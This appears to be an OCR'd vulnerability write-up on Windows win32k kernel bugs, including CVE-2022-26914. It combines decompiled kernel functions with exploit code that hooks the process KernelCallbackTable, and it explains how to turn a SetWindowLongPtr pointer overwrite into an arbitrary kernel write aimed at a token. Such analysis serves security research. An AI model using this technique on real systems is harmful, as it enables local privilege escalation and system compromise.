


```
  if ( v6 > 6 )                                   // 参数1 index不能大于6
  {
    v8 = -1073741823;
    UserSetLastStatus(3221225485i64, 1i64);
  }
  else if ( v4 > 0x18 )                           // 参数3 length 不能大于0x18
  {
    v8 = -1073741811;
  }
  else if ( v5 && v4 )                            // v5为参数2，指针不能为空，v4为length 不能为0
  {
    v7 = v4;
    ProbeForRead(v5, v4, 2u);
    memmove(&Dst, v5, v4);
    v8 = xxxConsoleControl(v6, &Dst, v4);         // 触发xxxConsoleControl函数
    ProbeForWrite(v5, v7, 2u);
    memmove(v5, &Dst, v7);
  }
  else
  {
    v8 = -1073741811;
  }
  UserSessionSwitchLeaveCrit();
  return v8;
}
```

000271F0 NtUserConsoleControl:4 (FFFFFA0EA7CA7DF0)

In the custom callback function, calling ***win32u!NtUserConsoleControl*** can set the window mode to mode 1, and the passed parameters need to meet the following requirements:

Parameter 1 index must be 6
Parameter 2 points to a buffer, and the first QWORD in the buffer must be a valid window handle
Parameter 3 length must be 0x10




```
__int64 __fastcall _xxxClientAllocWindowClassExtraBytes(unsigned int *a1)
{
  __int64 addr; // [rsp+20h] [rbp-28h]
  int v3; // [rsp+28h] [rbp-20h]
  __int64 v4; // [rsp+30h] [rbp-18h]

  v3 = 0;
  v4 = 0i64;
  addr = RtlAllocateHeap(pUserHeap, 8i64, *a1); // 使用*a1作为内存大小，调用RtlAllocateHeap来申请用户态内存
  return NtCallbackReturn(&addr, 24i64);        // 取addr地址，调用NtCallbackReturn返回到内核态
}
```

Calling NtCallbackReturn can return to the kernel and forge an offset of Offset To Desktop Heap with a window of 0. Assign it to window 2's pExtraBytes, and when SetWindowLong is called on window 2, the tagWND structure of window 0 can be modified. Next, we need to obtain window 0's Offset To Desktop Heap.

The key to memory layout is that the p Extra Bytes of Window 0 must be smaller than the Offset To Desktop Heap of Window 1 and Window 2. This way, after bypassing the restriction of the small cb Wnd Extra of Window 0, a larger value can be passed as the second parameter when calling Set Window Long on Window 0, which will then allow writing backward and overwriting the tag WNDK structure of Window 1 and Window 2.

CVE-2022-26914


xxxPaintSwitchWindow_Write_What_Where



```
DWORD OldProtect = 0;
BYTE* _teb = (BYTE*)__readgsqword(0x30);
PVOID* _peb = *(PVOID**)(_teb + 0x60);
PULONG64    CallbackTable = (PULONG64) * (ULONG64*)((ULONG64)_peb + 0x58);
VirtualProtect(CallbackTable, 0x1000, 0x40, &OldProtect);
pfn_xxxClientAllocWindowClassExtraBytes = (fnCallback64) * (ULONG64*)((ULONG64)CallbackTable + 0x08 * 0x7B);
*(ULONG64*)((ULONG64)CallbackTable + 0x08 * 0x7B) = (ULONG64)Hook_xxxClientAllocWindowClassExtraBytes;
VirtualProtect(CallbackTable, 0x1000, OldProtect, &OldProtect);
```


The vulnerability requires hooking the process kernel callback table of win32k, ***win32kfull!xxxclientallocwindowclasssextrabytes***. The vulnerability calls ***win32kfull!xxxSwitchWndProc*** to call ***xxxValidateClassAndSize***. The first time ***xxxSwitchWndProc*** is called, it passes the WM_CREATE message. Before processing the message, it calls ***xxxValidateClassAndSize***.

At this point, the window does not have an FNID set (equals 0). The assignment of FNID is at the end of the ***xxxValidateClassAndSize*** function, so it enters the function logic to allocate the user-mode part of the extra bytes for the window. However, at this point, the function has already initialized and set the kernel-mode part of the window's extra bytes, and the length has also been reassigned. In this logic, the call to ***xxxClientAllocWindowClassExtraBytes*** will trigger the user-mode hook through the vulnerability attack.



```
      MicrosoftTelemetryAssertTriggeredNoArgsKM();
    }
LABEL_18:
    Win32FreePool(*(_QWORD *)(a1 + 0x118), v16);
  }
  *(_QWORD *)(a1 + 0x118) = Server_ExtraAddress;
  *(_DWORD *)(*(_QWORD *)(a1 + 0x28) + 0xFCLL) = Server_Extrabytes;

  Case_TagWnd_RtlHeap = *(_QWORD *)(a1 + 0x28);
  Client_ExtraBytes = *(unsigned int *)(Case_TagWnd_RtlHeap + 0xC8);
  if ( (_DWORD)Client_ExtraBytes )
  {
    v20 = (void *)xxxClientAllocWindowClassExtraBytes((unsigned int)Client_ExtraBytes, a1);
    if ( !v20 )
      return 0LL;
    Case_TagWnd_RtlHeap = *(_QWORD *)(a1 + 0x28);
    if ( (*(_WORD *)(Case_TagWnd_RtlHeap + 0x2A) & 0xC000) != 0 )
      return 0LL;
  }
  else
  {
    v20 = 0LL;
  }
  v21 = *(_QWORD *)(Case_TagWnd_RtlHeap + 0x128);
```

The ***xxxSetWindowLongPtr*** function stores the extended memory. If FNID is not set and Index is less than ServerExtraBytes, the content is stored in Server ExtraAddress.




```
LABEL_60:
  if ( (int)Index + 8LL <= v39_ServerExtraBytes )
  {
    v48_ServerExtra_Address = *(_QWORD *)(a1 + 0x118);
    Return_Value = *(_QWORD *)((int)Index + v48_ServerExtra_Address);
    *(_QWORD *)((int)Index + v48_ServerExtra_Address) = a3_Input;
  }
  else
  {
    v44 = Index - v39_ServerExtraBytes;
    v45 = *(_QWORD *)(v38_RtlHeap + 0x128);
    if ( (*(_DWORD *)(v38_RtlHeap + 0xE8) & 0x800) != 0 )
      v46 = (__int64 *)(v45 + v44 + *(_QWORD *)(*(_QWORD *)(a1 + 0x18) + 0x80LL));
    else
      v46 = (__int64 *)(v44 + v45);
    Return_Value = *v46;
    v51 = *v46;
    *v46 = a3_Input;
  }
```

Now you can modify the kernel pointer tagSwitchWndInfo saved in ServerExtraAddress in the user-mode callback of ***xxxClientAllocWindowClassExtraBytes***.
The method is to call SetWindowLongPtrA(SwitchWindow, 0x08, (LONG_PTR)This_Token-0x60) in the callback to modify the pointer saved in the kernel to an arbitrary address.

To achieve the exploit, the function ***xxxPaintSwitchWindow*** needs to be called by sending message number 0x14 to ***SwitchWnd***. This will perform memory operations on the data stored in the ***tagSwitchWndInfo*** pointer. As memory is controllable at this point, an arbitrary address write vulnerability is created.

The reason for the arbitrary address write caused by modifying the memory pointer at offset 8 of ***SetWindowLongPtrA*** is that the ***tagSwitchWndInfo*** pointer is stored at ***ServerExtraAddress*** + 8.



```
  {
    v2_tagSwitchWndInfo = (__int64)Getpswi((struct tagWND *)a1);
    if ( v2_tagSwitchWndInfo )
    {
      DCEx = (HDC)_GetDCEx(a1, 0LL, 0x10000LL);

      if ( !*(_DWORD *)(v2_tagSwitchWndInfo + 0x6C) )
        goto LABEL_6;
      if ( (_GetKeyState(0x12LL) & 0x8000u) == 0LL )
        goto LABEL_21;

      if ( !*(_DWORD *)(v2_tagSwitchWndInfo + 0x6C) )
      {
LABEL_6:
        if ( (_GetAsyncKeyState(0x12LL) & 0x8000u) == 0LL )
          goto LABEL_21;
      }

      GetClientRect(a1, v2_tagSwitchWndInfo + 0x5C);
      FillRect(DCEx, v2_tagSwitchWndInfo + 0x5C, *(_QWORD *)(gpsi + 4816LL)
      DPIServerInfo = GetDPIServerInfo();
      v5 = *(_DWORD *)(DPIServerInfo + 20);
      v6 = 2 * *(_DWORD *)(DPIServerInfo + 16);
      *(_DWORD *)(v2_tagSwitchWndInfo + 0x5C) += v6;
      *(_DWORD *)(v2_tagSwitchWndInfo + 0x64) -= v6;
      *(_DWORD *)(v2_tagSwitchWndInfo + 0x68) -= v5;
      *(_DWORD *)(v2_tagSwitchWndInfo + 0x60) += v5;
      *(_DWORD *)(v2_tagSwitchWndInfo + 0x60) = *(_DWORD *)(v2_tagSwitchWndInfo + 0x68)
                                                 - *(_DWORD *)(DPIServerInfo + 0x14);
      if ( !*(_DWORD *)(v2_tagSwitchWndInfo + 108) )
        goto LABEL_10;
      if ( (_GetKeyState(0x12LL) & 0x8000u) == 0LL )
        goto LABEL_21;
      if ( !*(_DWORD *)(v2_tagSwitchWndInfo + 108) )
      {
```

```
struct tagSwitchWndInfo *__fastcall Getpswi(struct tagWND *a1)
{
  __int64 v1; // rcx
  __int64 v2_ServerExtra_Address; // r9
  struct tagSwitchWndInfo *_Address_or_Stats; // rax
  __int64 v4; // r10

  v2_ServerExtra_Address = safe_cast_fnid_to_PSWITCHWND((__int64)a1);
  _Address_or_Stats = 0LL;
  if ( v2_ServerExtra_Address )
  {
    v4 = *(_QWORD *)(v1 + 0x28);
    if ( *(unsigned int *)(v4 + 0xFC) + 0x140LL == *(unsigned __int16 *)(gpsi + 0x154LL) && *(char *)(v4 + 0x13) >= 0 )
      return *(struct tagSwitchWndInfo **)(v2_ServerExtra_Address + 8);
  }
  return _Address_or_Stats;
}
```

